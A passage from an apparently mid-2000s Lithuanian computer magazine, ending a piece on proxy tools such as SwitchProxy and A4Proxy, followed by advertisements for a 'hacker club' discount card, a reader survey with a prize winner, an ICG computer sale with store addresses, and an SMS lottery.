(<http://extend.flock.com/details/switchproxy>). Visas įdiegimas susiveda į svetainėje pateikto mygtuko „INSTALL SwitchProxy“ paspaudimą.

Universaliausias variantas, kuris tiks su bet kokia naršykle — programa *A4Proxy* ([www.inetprivacy.com/a4proxy](http://www.inetprivacy.com/a4proxy)). Iš esmės tai lokalus proxy serveris (tai reiškia, kad norint juo naudotis, naršyklės proxy serverio nustatymuose reikia įrašyti 127.0.0.1 ir jungti, per kurią veikia ši programa), tačiau jis turi daugybę ūkyje praversiančių galimybių. Proxy iš sąrašo galima pasirinkti tiek rankiniu būdu, tiek ir automatiškai. Su rankiniu konfigūravimu viskas aišku (pakanka kelių peles paspaudimų), o automatinis proxy pasirinkimas iš viso atrodo prašmatniai. Programa pagal jai nurodytus kriterijus gali pati parinkti tinkamą serverį, remdamasi „švarumo“ patikrinimo rezultatais (tikrai taip, programa palaiko anonimiškumo patikrinimą).



# **Elitinio HAKERIŲ KLUBO**

## **nariams taikomos**

## **nuolaidos!**



Interneto klube „IMPRESS“  
su ELITE CLUB nario kortele  
suteikiama 20 % nuolaida!



IMPRESS

Kaunas, Savanorių pr. 255,  
(HYPER MAXIMA)

ELITINIS

# **HAKERIŲ KLUBAS**

# **BMS**

Pateikęs ELITE CLUB  
kortelę visose BMS  
parduotuvėse suteikiama  
5 % nuolaida.

### **Kaunas**

Savanorių pr. 66  
Tel.: (37) 75 10 10  
El. paštas: [kaunas@bms.lt](mailto:kaunas@bms.lt)

### **BMS MEGAPOLIS,**

Savanorių pr.301  
Tel.: (37) 313101  
El. paštas: [megapolis@bms.lt](mailto:megapolis@bms.lt)

### **Vilnius**


**BMS MEGAPOLIS,**  
Laisvės pr. 2  
Tel.: (5) 24 77 300  
El. paštas: [v.megapolis@bms.lt](mailto:v.megapolis@bms.lt)

### **Klaipėda**

Minijos g. 2  
Tel.: (46) 38 33 33  
El. paštas: [klaipeda@bms.lt](mailto:klaipeda@bms.lt)

**Atsiųsk anketa**

**mums ir laimėk**



**Microsoft Wireless Optical**  
**klaviatūrą ir pelę!**

**ANKETA Nr. 36**

Vardas

Pavardė

Amžius

Adresas

El.paštas

Kitame numeryje norėčiau rasti:

Tavo klausimas | FAQ:

slųsti

išvalyti

**ANKETĄ SIŪSK ADRESU:**

**p.d. 2234, LT - 44012, KAUNAS - C**

Naudojiesi kompiuteriu

Naudojiesi internetu

Kiek žurnalo numerių skaitei?

Kokią OS naudoji?

Išvardink tris, tavo manymu,  
įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

**36-OJO NUMERIO  
NUGALĖTOJAS:**

**TOMAS MAJAUSKAS**

**IŠ PRIENŲ.**

**JAM ATITENKA**

**MICROSOFT WIRELESS**

**OPTICAL KLAVIATŪRA IR PELĖ**

**LAIMĖTOJO PRAŠOM**

**PASKAMBINTI Į REDAKCIJĄ IR**

**SUSITARTI DĖL PRIZO**

**ATSIĖMIMO.**



Specialistai rekomenduoja

**ICG**  
KOMPIUTERIAI

# TELEVIZORIUS NEMOKAMAI



PERKANT KOMPIUTERĮ SU Intel® Pentium® D PROCESORIUM.

Išpūdingas našumas  
pagrįstas novatoriška  
technologija.



Dviejų branduolių procesorius:  
INTEL® PENTIUM® D 805 2.66 + 2.86 GHz  
Kietasis diskas: 160GB SATA II / 8mb  
Atmintinė: 512MB DDR400  
Optinis įrenginys: DVD +- RW Double layer  
Vaizdo plokštė: GeForce 6200 256 MB DV  
Garsio plokštė: 5.1 Realtek  
Interneto plokštė: Intel 10/100/1000  
Kontroleris Raid 0 1, TV išėjimas  
Foto kortelių skaitytuvas  
Garantija: 24 mėn.

Kaina 1999 Lt - 33% =

**1339,-**

**KIEKVIENAM  
PIRKĖJUI**

Pasirink ICG kompiuterį su Intel® Pentium® D procesorium, turinčiu du branduolius ir atrask naujas kompiuterio galimybes.

INTEL, INTEL LOGO, INTEL INSIDE, INTEL INSIDE LOGO, INTEL PENTIUM D, INTEL CENTRINO LOGO, CELERON, INTEL XEON, INTEL SPEEDSTEP, ITANIUM, AND PENTIUM ARE TRADEMARKS OR REGISTERED TRADEMARKS OF INTEL CORPORATION OR ITS SUBSIDIARIES IN THE UNITED STATES AND OTHER COUNTRIES.

**- WWW.ICG.LT - WAP.ICG.LT -**

IKS | HYPER ICG  
80 G. 17,  
6-5) 2101184  
6-5) 2101187

KAUNAS | HYPER ICG  
SAVANORIŲ PR. 315,  
6-5) 2101184  
TEL.: (8-37) 775 640

KLAIPĖDA  
KULIŲ VARTŲ G. 5,  
TEL.: (8-46) 314217

ŠIAULIAI  
VAGARIO 16-0505 G. 4,  
TEL.: (8-41) 52 60 66  
VILNAUS G. 173

PANEVŽYS  
V. KUDORKOS G. 3,  
TEL.: (8-45) 436626  
TEL.: (8-699) 33048

ALYTUS  
UGNAGESIŲ G. 7,  
TEL.: (8-315) 73060

TAURAGĖ  
VASARIO 16-0505 G. 4,  
TEL.: (8-446) 55011  
TEL.: (8-699) 33042

TELŠIAI  
REPUBLIKOS G. 34-3,  
TEL.: (8-444) 55030  
TEL.: (8-699) 33085

UTENA  
KALNO G. 19,  
TEL.: (8-389) 50607  
TEL.: (8-699) 33194

MARIJAMPOLĖ  
GIMINIO G. 7  
TEL.: (8-343) 96593  
ŠALČIŲKAI  
UAB "Econet"  
Vilniaus g. 54,  
Tel.: (8-600) 91779



# Mobili loterija



**sms žinutė -  
Tavo loterijos bilietas**

**sms 1606**  
išskyrus TELE2

**BILIETO KAINA 1 Lt + sms sluntimo kaina 0,20 Lt**

## **KAIP STATYTI:**

**Rašyk SMS: OHO ir 3 skaičius iš 12 (pvz.: OHO 2 11 9)  
Slųsk SMS 1606 ir netrukus gausi loterijos bilietą.**